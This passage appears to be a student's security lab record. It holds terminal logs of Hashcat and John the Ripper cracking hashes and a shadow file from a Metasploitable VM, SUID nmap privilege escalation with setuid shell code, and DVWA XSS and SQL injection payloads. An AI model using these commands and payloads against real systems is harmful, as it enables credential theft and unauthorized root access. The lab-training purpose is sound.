pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1700 -a 0 2b.txt Rockyou.txt -r /usr/share/hashcat/rules/best64.rule
hashcat (v6.2.6) starting
```

15420f148e3581ac58dd6d68d2636bbff7f6c8aba42b376c3dd1a821d1ed9d8e77124d4509fe86ad014c0
618feb2bd27b5513000367bc86d4a5f2cc27cf22119

Recovered Password:

boom

```
15420f148e3581ac58dd6d68d2636bbff7f6c8aba42b376c3dd1a821d1ed9d8e77124d4509fe86ad014c0618feb2bd27b5513000367bc86d4a5f2cc2
7cf22119:b00m!!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1700 (SHA2-512)
Hash.Target.....: 15420f148e3581ac58dd6d68d2636bbff7f6c8aba42b376c3dd...f22119
Time.Started.....: Sat Jan 17 13:14:28 2026 (22 secs)
Time.Estimated...: Sat Jan 17 13:14:50 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Rockyou.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 6886.6 kH/s (5.38ms) @ Accel:256 Loops:77 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 151742976/1104517568 (13.74%)
Rejected.....: 0/151742976 (0.00%)
Restore.Point...: 1970176/14344384 (13.73%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1...: boom18 -> barmba
Hardware.Mon.#1..: Util:100%

Started: Sat Jan 17 13:14:28 2026
Stopped: Sat Jan 17 13:14:52 2026
pai@pai-VMware-Virtual-Platform:~$
```

Hash c

Hash:

```
Stopped: Sat Jan 17 13:14:52 2026
pai@pai-VMware-Virtual-Platform:~$ cat > 2c.txt
D1d2043a8e2d3e95ba8afb7b221ab9e99cc0778b9391b3698fa958b323ce3b29
^Z
[4]+ Stopped cat > 2c.txt
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 0 2c.txt Rockyou.txt -r /usr/share/hashcat/rules/best64.rule
```

D1d2043a8e2d3e95ba8afb7b221ab9e99cc0778b9391b3698fa958b323ce3b29

Recovered Password:

Wh6e

```
d1d2043a8e2d3e95ba8afb7b221ab9e99cc0778b9391b3698fa958b323ce3b29:Wh6e

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: d1d2043a8e2d3e95ba8afb7b221ab9e99cc0778b9391b3698fa...ce3b29
Time.Started.....: Sat Jan 17 13:17:15 2026 (1 min, 28 secs)
Time.Estimated...: Sat Jan 17 13:18:43 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (Rockyou.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 9353.3 kH/s (4.79ms) @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 807955456/1104517568 (73.15%)
Rejected.....: 0/807955456 (0.00%)
Restore.Point...: 10492416/14344384 (73.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1...: Wiah_1997 -> Wers3W
Hardware.Mon.#1..: Util: 96%

Started: Sat Jan 17 13:17:15 2026
Stopped: Sat Jan 17 13:18:45 2026
pai@pai-VMware-Virtual-Platform:~$
```

Result

Successfully performed rule-based attacks using Hashcat and recovered passwords from hashes.

3. Hybrid – Premask Attack

Aim

To perform hybrid premask attacks using Hashcat.

Theory

Hybrid premask attacks combine custom mask patterns before dictionary words. In this attack, numeric characters are added before dictionary words to generate password combinations.

Procedure

1. Store the hash inside a text file.
2. Use Hashcat hybrid attack mode.
3. Apply a numeric mask before the dictionary words.
4. Use rockyou.txt as the wordlist.
5. Display the cracked password.

Commands Used

```
hashcat -m 1700 -a 7 3a.txt ?d?d?d rockyou.txt
hashcat -m 1700 -a 7 3b.txt ?d?d?d rockyou.txt
```

Observations

Hash a

Hash:

```
1d7dab68b56f5e0edb1eff574356b36d244952bb635f192b1ca69d2d20356801c53ae29108d773fa0034
708fc247e6f5a5f1224bc2c912e9bad2a60fcad1f9bd
```

Recovered Password:

```
Hardware.Mon.#1.: Util: 97%

Started: Sat Jan 17 20:30:15 2026
Stopped: Sat Jan 17 20:44:07 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1700 -a 7 3a.txt ?d?d?d Rockyou.txt --show
1d7dab68b56f5e0edb1eff574356b36d244952bb635f192b1ca69d2d20356801c53ae29108d773fa0034708fc247e6f5a5f1224bc2c912e9bad2a60fcad1f9bd:789bye
pai@pai-VMware-Virtual-Platform:~$
```

789bye

Hash b

Hash:

79d722cfd805fa8bbd5cfb7478095146c8740c52f1bffffdb364e357de904f08da3d5bdd274d4f8590b18884ff2ea68e201410010350eaa35dac491726ba72b17

Recovered Password:

512sha

```
Started: Sat Jan 17 20:21:00 2026
Stopped: Sat Jan 17 20:25:57 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1700 -a 7 3b.txt ?d?d?d Rockyou.txt --show
79d722cfd805fa8bbd5cfb7478095146c8740c52f1bffffdb364e357de904f08da3d5bdd274d4f8590b18884ff2ea68e201410010350eaa35dac491726ba72b17:512sha
pai@pai-VMware-Virtual-Platform:~$
```

Custom Hash Creation

Aim

To create a custom hash by adding prefix 123 before the username and crack it using Hashcat.

Command Used

echo -n "123sreenivasa" | md5sum

hashcat -m 1400 -a 7 3c.txt ?d?d?d rockyou.txt

input text
12 characters | 12 bytes
123sreenivas

Hash Results

Review the generated hashes below

SHA-512 128 chars

36f95299e34bc7458caa8117392c1ed1fb7835b422c1de0d675041b21dac401afbc5d6193689220af6796eec76a68cfa317ca9db7e3e3237fb53495f61f7fb1b

```
0034708fc247e6f5a5f1224bc2c912e9bad2a60fcad1f9bd:789bye
pai@pai-VMware-Virtual-Platform:~$ cat > 3c.txt
bbf68cd86b3986fa26ed9cce7c1c5f2d60f3f1109f12b67a60f083bb135e19fc
^Z
[4]+  Stopped                  cat > 3c.txt
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 7 3c.txt ?d?d?d Rockyou.txt
hashcat (v6.2.6) starting
```

Recovered Password

123pai

```

Started: Sun Jan 18 18:49:14 2026
Stopped: Sun Jan 18 18:49:43 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 7 3c.txt ?d?d?d Rockyou.txt --show
7409c088fc91fa92a13c5ac57317acbe816306bf08fbb07e9b8ef6eaead50d9:123pai
pai@pai-VMware-Virtual-Platform:~$

```

4. Hybrid – Postmask Attack

Aim

To perform hybrid postmask attacks using Hashcat.

Theory

Hybrid postmask attacks combine dictionary words with custom mask patterns added after the dictionary words. In this attack, numeric characters are appended after dictionary words to generate password combinations.

Procedure

1. Store the hash inside a text file.
2. Use Hashcat hybrid attack mode.
3. Apply a numeric mask after the dictionary words.
4. Use rockyou.txt as the wordlist.
5. Display the cracked password.

Commands Used

```

hashcat -m 1700 -a 6 4a.txt rockyou.txt ?d?d?d
hashcat -m 0 -a 6 4b.txt rockyou.txt ?d?d?d

```

Observations

Hash a

Hash:

E812ca4195974df232a1a756146a9d8e4f8918b2d3fcecac65d394bf0b6d717346e16847643da4a4175259861f4bf48c2ac0ce0e535e4149e8984e9e984ca3c6c

```

Started: Sun Jan 18 15:29:40 2026
Stopped: Sun Jan 18 16:04:54 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1700 -a 6 4a.txt Rockyou.txt ?d?d?d --show
e812ca4195974df232a1a756146a9d8e4f8918b2d3fcecac65d394bf0b6d717346e16847643da4a4175259861f4b
84ca3c6c:bye123
pai@pai-VMware-Virtual-Platform:~$

```

Recovered Password:

bye123

Hash b

Hash:

2bc2cc1937990adbcdcf568f2ee493c

```

Stopped: Sat Jan 17 23:57:10 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 0 -a 6 4b.txt Rockyou.txt ?d?d?d -
-show
2bc2cc1937990adbcdcf568f2ee493c:love143
pai@pai-VMware-Virtual-Platform:~$

```

Recovered Password:
love143

Custom Hash Creation

Aim

To create a custom hash by adding suffix 987 after the username and crack it using Hashcat.

Commands Used

```
echo -n "sreenivasapai987" | md5sum
```

```
hashcat -m 1400 -a 6 4c.txt rockyou.txt ?d?d?d
```

```
Stopped: Sat Jan 17 15:32:23 2026
pai@pai-VMware-Virtual-Platform:~$ echo -n "Sreenivasa987" | md5sum
a5658c90e7dc1eb302694fba472edf84 -
pai@pai-VMware-Virtual-Platform:~$ echo "a5658c90e7dc1eb302694fba472edf84" > 4c.txt
pai@pai-VMware-Virtual-Platform:~$ cat 4c.txt
a5658c90e7dc1eb302694fba472edf84
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 0 -a 7 4c.txt rockyou.txt ?d?d?d
hashcat (v6.2.6) starting

?d?d?d: No such file or directory

Started: Sat Jan 17 15:33:36 2026
Stopped: Sat Jan 17 15:33:37 2026
```

Recovered Password

pai987

```
Stopped: Sun Jan 18 19:08:33 2026
pai@pai-VMware-Virtual-Platform:~$ hashcat -m 1400 -a 6 4c.txt Rockyou.txt ?d?d?d --show
4183bc449bb0a66bb99df7cdd9f302837721f5f33f07ab508ff2ce257a040ac5:pai987
pai@pai-VMware-Virtual-Platform:~$
```

Experiment 8

Password Cracking using John the Ripper

Aim

To crack password hashes using John the Ripper.

Commands Used

```
cat passwd.txt
```

```
pai:$1$7aeCdDan$W8PVrrjW4FSgPY977osop.:20489:0:99999:7:::
test:$1$F/UCaEvu$BJ4c4HJp6SnLzCaeFMYKD.:20489:0:99999:7:::
sreenivas:$1$iSF0ztJP$81UmktVLKgNupRVb8SOHN.:20489:0:99999:7:::

(kali㉿kali)-[~]
└─$ cat passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```


cat shadow.txt

```
demo.txt Downloads hashgen.sh Pictures shadow.txt
$ ssh -o HostkeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa msfadmin@10.0.2.3 "sudo cat /etc/shadow" >shadow.txt
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@10.0.2.3's password:
[sudo] password for msfadmin:
(kali@kali)-[~]
$ ls
checktype.sh Desktop filecheck.sh Music portcheck.sh Templates
copyfile.sh Documents file.txt passwd.txt Public Videos
demo.txt Downloads hashgen.sh Pictures shadow.txt
(kali@kali)-[~]
$ cat shadow.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::op/System_security:
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
```

unshadow passwd.txt shadow.txt > hashes_pai.txt

```
(kali@kali)-[~]
$ unshadow passwd.txt shadow.txt >hashes_pai.txt
Created directory: /home/kali/.john
(kali@kali)-[~]
$ cat hashes_pai.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
```

cat hashes_pai.txt

john hashes_pai.txt

john --show hashes_pai.txt

-
- 2) Crack the password using john the ripper (For unshadow screenshot)
(For cracking process screenshot)


```
System security
(kali@kali)-[~]
$ john hashes_pai.txt
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type i
nstead
Using default input encoding: UTF-8
Loaded 10 password hashes with 10 different salts (md5crypt, crypt(3) $1$ (an
d variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user (user)
postgres (postgres)
Warning: Only 20 candidates buffered for the current salt, minimum 48 needed
for performance.
Warning: Only 17 candidates buffered for the current salt, minimum 48 needed
for performance.
Warning: Only 20 candidates buffered for the current salt, minimum 48 needed
for performance.
msfadmin (msfadmin)
msfadmin (sreenivas)
service (service)
msfadmin (pai)
msfadmin (test)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
```

(For recovered passwords screenshot)

```
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
(kali@kali)-[~]
$ john --show hashes_pai.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bi
n/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
pai:msfadmin:1003:1003::/home/pai:/bin/bash
test:msfadmin:1004:1004::/home/test:/bin/bash
sreenivas:msfadmin:1005:1005::/home/sreenivas:/bin/bash
9 password hashes cracked, 1 left
(kali@kali)-[~]
$
```

Observations

Recovered Passwords:

- msfadmin
- service
- pai
- test
- sreenivas

Experiment 9

Privilege Escalation using SUID Exploit with Nmap

Aim

To perform privilege escalation using SUID exploit in Nmap.

1. Displayed files with SUID bit set in /usr/bin.

```
bash: !000: Command not found
pai_hack@metasploitable:~$ find /usr/bin -perm /4000
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
pai_hack@metasploitable:~$
```

2. Started Nmap in interactive mode.
3. Spawned a shell using Nmap interactive mode.

```
/usr/bin/mtr
pai_hack@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2#
```

4. Verified current user after privilege escalation.

```
Welcome to Interact
nmap> !sh
sh-3.2# whoami
root
sh-3.2# _
```

5. Displayed user and effective user details using id.

```
root
sh-3.2# id
uid=1005(pai_hack) gid=1005(pai_hack) euid=0(root) groups=1004(sreenivas123),1005(pai_hack)
sh-3.2#
```

6. Accessed /etc/shadow file without sudo privileges.

```
pai_hack:$1$b61XuXSH$BmT8Wl
sh-3.2# cat /etc/shadow_
```

7. Executed Python command to obtain full root shell.

```
sh-3.2# python -c 'import os, pty; os.setuid(0); os.setgid(0); pty.spawn("/bin/b
ash")'
root@metasploitable:~# _
```

8. Verified root privileges after Python exploitation.

```
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=1004(sreenivas123),1005(pai_hack)
root@metasploitable:~#
```

9. Tried changing another user's password after escalation.

```
sh-3.2# python -c 'import os, pty; os.setuid(0); os.setgid(0); pty.spawn("/b
ash")'
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=1004(sreenivas123),1005(pai_hack)
root@metasploitable:~# passwd pai_hack
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:~#
```

10. Exited shell and attempted password change again.

```
sh-3.2# passwd sreenivas123
passwd: You may not view or modify password information for sreenivas123.
sh-3.2#
```

11. Created C program for privilege escalation.

```
sh-3.2# nano file.c_
```

```
#include <stdio.h>
#include<sys/types.h>
#include<unistd.h>
int main(){
    setuid(0);
    setgid(0);
    execl("/bin/bash","bash",NULL);
    return 0;
}
```

12. Compiled and executed the C privilege escalation program.

```
sh-3.2# gcc file.c
sh-3.2# ./a.out
```

13. Successfully changed another user password using root shell.

```
root@metasploitable:~# passwd sreenivas123
Enter new UNIX password:
Retype new UNIX password:
Sorry, passwords do not match
passwd: Authentication information cannot be recovered
passwd: password unchanged
root@metasploitable:~# passwd sreenivas123
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:~# _
```

Experiment 10

Cross Site Scripting (XSS) using DVWA


Aim



To perform reflected XSS attack using DVWA and analyze the request using Burp Suite.

Procedure

1. Open DVWA XSS Reflected module.
2. Enter XSS payload in the text field.
3. Execute the payload in DVWA.
4. Observe the reflected popup message.
5. Analyze the reflected response.

```
<script>alert(document.cookie);</script>
```





Cookie Information Displayed:

security=low;

PHPSESSID=56036c861dc222c427f661be1e835e27

Experiment 11

SQL Injection using DVWA

Aim

To perform SQL Injection attack using DVWA and analyze requests using Burp Suite.


Procedure

1. Open DVWA SQL Injection module.
2. Enter user ID value.
3. Intercept request using Burp Suite.
4. Modify request parameters.
5. Forward request and observe response.

Observations

Input Used:


id=1



Retrieved User Details:

- admin
- admin

Successfully intercepted SQL Injection request using Burp Suite.




Vulnerability: SQL Injection (Blind)

User ID:

ID: 4
First name: Pablo
Surname: Picasso

Adding (?id='1' union select user,password from users--+&&submit) to the url



Experiment 12


Network Sniffing and Packet Analysis using Wireshark

Aim

To capture and analyze network packets using Wireshark.

Commands / Filters Used

DNS



ICMP

No.	Time	Source	Destination	Protocol	Length	Info
23	7.028031455	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
24	7.103240623	103.102.166.224	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0002, seq=...
25	8.029397501	10.0.2.15	103.102.166.224	ICMP	98	Echo (ping) request id=0x0002, seq=...
